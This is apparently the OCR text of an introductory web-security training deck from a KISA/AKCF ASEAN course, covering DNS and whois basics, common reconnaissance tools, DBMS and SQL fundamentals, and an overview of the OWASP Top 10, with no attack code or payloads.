ACS Education 4th

Web Exploitation

KISA AKCF asean

ACS

Index

- Web exploitation overview
- Web vulnerability
- Lab

01

Web Exploitation Overview

- Overview
- Domain reconnaissance
- Active/passive scanning
- DBMS
- OWASP TOP 10

Overview

Web exploitation occurs when an attacker takes advantage of security vulnerabilities in a web application to gain illegal access or control.

- Domain reconnaissance
  - Used as a step to gather information about the domain of the target to be attacked
- Active/passive scanning
  - Comprehensive scanning methods that include looking for information on a target directly by sending packets and checking for responses, or indirectly by performing implicit actions
- Database Management System (DBMS)
  - A system for structurally storing and managing information in a database, including personal or administrative information
  - Become a target for attackers due to access authorization issues or vulnerabilities
- OWASP Top 10
  - The top 10 web application security risks as defined and periodically published by OWASP

Domain reconnaissance

- What is a domain name?
  - In a broad sense, it refers to a host name that identifies a computer on a network; in a narrow sense, it refers to a name registered in a domain registry.
    - A host name appears as part of the Uniform Resource Locator (URL) for an Internet resource, such as a website (e.g., en.wikipedia.org).
  - Domains are used to identify services offered over the Internet, such as websites, email services, etc.
    - 359.3 million domain names registered as of Q3 2023
      - Source : https://dnib.com/articles/the-domain-name-industry-brief-q3-2023
  - Most domain registries limit the characters that can be used in a domain name, such as a host name, to 0 through 9, a through z, and a hyphen (**-**) in ASCII.
    - Internationalized Domain Names (IDNs) allow you to get around this restriction by converting random Unicode strings into a desired host name.
    - In limited cases, domains beginning with an underscore (**_**) are used for domain names that should not be valid host names, such as SRV records.

Domain reconnaissance

- What is a domain name?
  - A domain name is formed according to the rules and procedures of the Domain Name System (DNS).
  - Each name registered in the DNS is called a domain, which consists of sublevels (subdomain) of the DNS root domain.
  - The first level of domain names is the Top-Level Domain (TLD), which includes generic TLDs (gTLDs), such as major domains like com, info, net, edu, and org, and country code TLDs (ccTLDs).
  - Below these top-level domains in the DNS layer are second- and third-level domain names that are open for reservation by end users who would want to connect their local area network to the Internet, create other publicly accessible Internet resources, or run websites.

Domain reconnaissance

- What is the Domain Name System (DNS)?
  - A hierarchically distributed database of computers, services, and other resources on the Internet or other Internet Protocol (IP) networks
  - The Internet maintains two main namespaces : the domain name and the IP address.
    - The DNS translates easy-to-remember domain names into numeric IP addresses, the basic network protocols for locating and identifying computer services and devices.
  - DNS specifies a name server for each domain authorized to assign domain names and delegate the responsibility for mapping those names to the Internet resources.
  - The most common types of records stored in the DNS database are :
    - Start of Authority (SOA)
    - IP address (A and AAAA)
    - SMTP Mail Exchange server (MX)
    - Name Server (NS)
    - Pointer to implement reverse DNS lookups (PTR)
    - Alias mapped as Canonical Name (CNAME)

Domain reconnaissance

- What DNS does
  - Serves as the Internet's phone book, converting human-friendly computer host names into IP addresses.
    - E.g., it converts the host name with the domain, example.com, to the IP addresses 93.184.216.34 (IPv4) and 2606:2800:220:1:248:1893:25c8:1946 (IPv6).
  - Updates quickly and transparently, allowing you to change the location of services on your network without impacting end users who continue to use the same host name.
  - Plays a central role in distributed Internet services such as cloud services and content delivery networks
    - When a user uses a URL to access a distributed Internet service, the domain name in the URL is translated into the IP address of the server closest to the user.
    - DNS allows multiple users to receive different translations for the same domain name at the same time.
    - This DNS process of assigning nearby servers to users is an important feature for providing faster and more reliable responses on the Internet.

Domain reconnaissance

- What DNS does
  - Domain name syntax
    - A domain name consists of one or more parts, technically called "labels".
      - E.g., www.example.com
    - The hierarchy of domains goes down from right to left.
    - The rightmost label is the top-level domain.
      - E.g., the domain name **www.example.com** belongs to the top-level domain, which is **com**.
    - Each label on the left specifies a subzone or subdomain of the domain on the right.
      - The **example** label specifies a subdomain of the **com** domain, and **www** is a subdomain of **example.com**.


Domain reconnaissance

- Whois overview
  - A communication protocol for discovering the owner and scope of Internet resources such as domain names, IP addresses, and autonomous systems; part of the domain management program in which the Internet Coporation for Assigned Names and Numbers (ICANN) is involved.
  - The current version was drafted by the Internet Society and is documented in RFC 3912.
  - Whois services typically use Transmission Control Protocol (TCP) to communicate nowadays.
    - Used port number : 43
  - Whois query examples

```
> whois example.com
[Querying whois.verisign-grs.com]
[Redirected to whois.iana.org]
[Querying whois.iana.org]
[whois.iana.org]
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object
domain:       EXAMPLE.COM
organisation: Internet Assigned Numbers Authority
created:      1992-01-01
source:       IANA
```

Active/passive scanning


WhatWeb is a tool that identifies websites and detects web technologies such as content management systems, blogging platforms, statistical analysis packages, JavaScript libraries, web servers, and embedded devices.



Active/passive scanning

DirBuster


DirBuster is a JAVA-based application developed by OWASP that scans directories and files on web servers.



Active/passive scanning

HTTrack


HTTrack is a program that helps the client side to download resources (HTML, JavaScript, fonts, images, etc.) from a specific website.



Active/passive scanning

Shodan


If Google is a web service that searches for content, Shodan is the one that searches for devices connected to the Internet.



Active/passive scanning

Censys


Similar to Shodan, Censys is a web service for finding devices and servers.



Active/passive scanning

Wappalyzer

With the Wappalyzer Chrome extension, you can find out what framework, language, etc. the website you're currently viewing was built with.



DBMS

- What is a Database Management System (DBMS)?
  - Software that accesses a database and helps manage it by defining, manipulating, and controlling it.
  - In addition to working with the data loaded into the database, it protects the database and provides security.

- DBMS types

DBMS	Producer	Operating system that works
MySQL	Oracle	Unix, Linux, Windows, Mac
MariaDB	MariaDB	Unix, Linux, Windows
PostgreSQL	PostgreSQL	Unix, Linux, Windows, Mac
SQL Server	Microsoft	Windows
Db2	IBM	Unix, Linux, Windows
SQLite	SQLite	Android, iOS

DBMS

- DBMS features
  - Configuration (definition)
    - Define the data structure to be stored in the database and how the application will use it
    - Define record structure, including data model and physical structure
  - Manipulation
    - Ability to search, update, insert, and delete stored data
    - Manipulate data in a database using an easy, clear, and efficient data language
  - Control
    - Control action requests so that user attempts to manipulate data don't destroy data integrity
    - Ensure security by controlling user access authorization
    - Ensure that processing results are always accurate when multiple users are accessing and manipulating data at the same time

DBMS

- What is Structured Query Language (SQL)?
  - A language used in relational databases
  - Has slightly different properties than more typical programming languages (such as C, Java, Python)

- SQL types
  - Data Definition Language (DDL)
    - Manages table and index structures
    - Basic elements : CREATE, ALTER, RENAME, DROP, TRUNCATE
    - Example

```
CREATE TABLE My_table(
 my_field1 INT,
 my_field2 VARCHAR(50),
 my_field3 DATE NOT NULL,
 PRIMARY KEY (my_field1, my_field2)
);
```

DBMS

- Data Manipulation Language (DML)
  - Used to retrieve, register, delete, and update data
  - Basic elements : SELECT (query), INSERT (register), UPDATE (modify), DELETE (delete)
  - Example

```
SELECT playerID, birthYear FROM People;
      -> Retrieve playerID and birthYear from People DB

SELECT * FROM People;
      -> Get all column names from People DB
```

- Data Control Language (DCL)
  - Control data access
  - GRANT - authorizes a specific database user to perform a specific action
  - REVOKE - revokes a specific permission granted to a specific database user
  - Example

```
GRANT SELECT on student to admin1
      -> Grant user admin1 permission to perform SELECT operations on the student table
```

OWASP TOP 10

The Open Web Application Security Project (OWASP), a US-based non-profit foundation, has released its list of the top 10 emerging threats to application security in the year 2021.

- Web vulnerability diagnostic checklist
  - OWASP Top 10
    - Major vulnerabilities (information disclosure, malicious files and scripts, security holes, etc.) that can occur in the Web environment.
    - Published every three to four years for the top 10 threats among various vulnerabilities
      - Announced 6 times, starting in 2004 through 2021

